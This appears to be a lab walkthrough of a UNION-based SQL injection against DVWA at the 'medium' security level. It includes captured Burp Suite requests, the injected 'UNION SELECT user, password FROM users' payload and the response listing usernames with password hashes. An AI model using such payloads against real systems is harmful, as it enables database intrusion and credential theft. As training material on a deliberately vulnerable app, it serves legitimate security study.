


The security level is medium.

ON medium we can use only the selection of ID and cannot put our request by code as at low security level.



Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF


## Vulnerability: SQL Injection

User ID:

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

I will use the Burpsuite to intercept the traffic and change my request to gain more information from the database.



I will click on the Submit button on DVWA.



User ID:

Below you can see the traffic captured.

Time	Type	Direction	Method	URL
12:50:00 5 D...	HTTP	→ Request	POST	https://localhost/DVWA/vulnerabilities/sqli/

**Request**
🔍
📄
🔗

Pretty
Raw
Hex

```

1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Cookie: PHPSESSID=oerq8cp4kiug2hbqjkufk66k3p; security=medium
4 Content-Length: 18
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://localhost
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1

```

?
⚙️
⬅️
➡️

🔍
0 high

Event log (1)
All issues

I will change the 'id=1' for different param. For that I will send the intercepted traffic to the Repeater.

```
24 id=1&Submit=Submit
```

Below, you can see that I have changed the query and the response table shows me the username and password from couple of users.

1 x +

Send

Cancel

<

>

Request

Pretty

Raw

Hex

🔍

📄

🔍

🔍

🔍

1

POST /DVWA/vulnerabilities/sqli/ HTTP/1.1

2

Host: localhost

3

Cookie: PHPSESSID=oerq8cp4kiug2hbqjkufk66k3p; security=medium

4

Content-Length: 60

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Chromium";v="131", "Not\_A Brand";v="24"

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: "Windows"

9

Accept-Language: en-US,en;q=0.9

10

Origin: https://localhost

11

Content-Type: application/x-www-form-urlencoded

12

Upgrade-Insecure-Requests: 1

13

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

14

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-Mode: navigate

17

Sec-Fetch-User: ?1

18

Sec-Fetch-Dest: document

19

Referer: https://localhost/DVWA/vulnerabilities/sqli/

20

Accept-Encoding: gzip, deflate, br

21

Priority: u=0, i

22

Connection: keep-alive

23

24

id=1 UNION SELECT user, password FROM users --Submit=Submit

Response

Pretty

Raw

Hex

Render

🔍

📄

🔍

🔍

🔍

82

</option>

83

</select>

84

<input type="submit" name="Submit" value="Submit">

85

</p>

86

</form>

<pre>

ID: 1 UNION SELECT user, password FROM users --<br />

First name: admin<br />

Surname: admin

</pre>

<pre>

ID: 1 UNION SELECT user, password FROM users --<br />

First name: admin<br />

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

</pre>

<pre>

ID: 1 UNION SELECT user, password FROM users --<br />

First name: gordonb<br />

Surname: e99a18c428cb38d5f2e0853678922e03

</pre>

<pre>

ID: 1 UNION SELECT user, password FROM users --<br />

First name: 1337<br />

Surname: 8d3533d75ae2c39e6d7e0d4fcc69216b

</pre>

<pre>

ID: 1 UNION SELECT user, password FROM users --<br />

First name: pablo<br />

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

</pre>

<pre>

ID: 1 UNION SELECT user, password FROM users --<br />

First name: smithy<br />

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

</pre>

</div>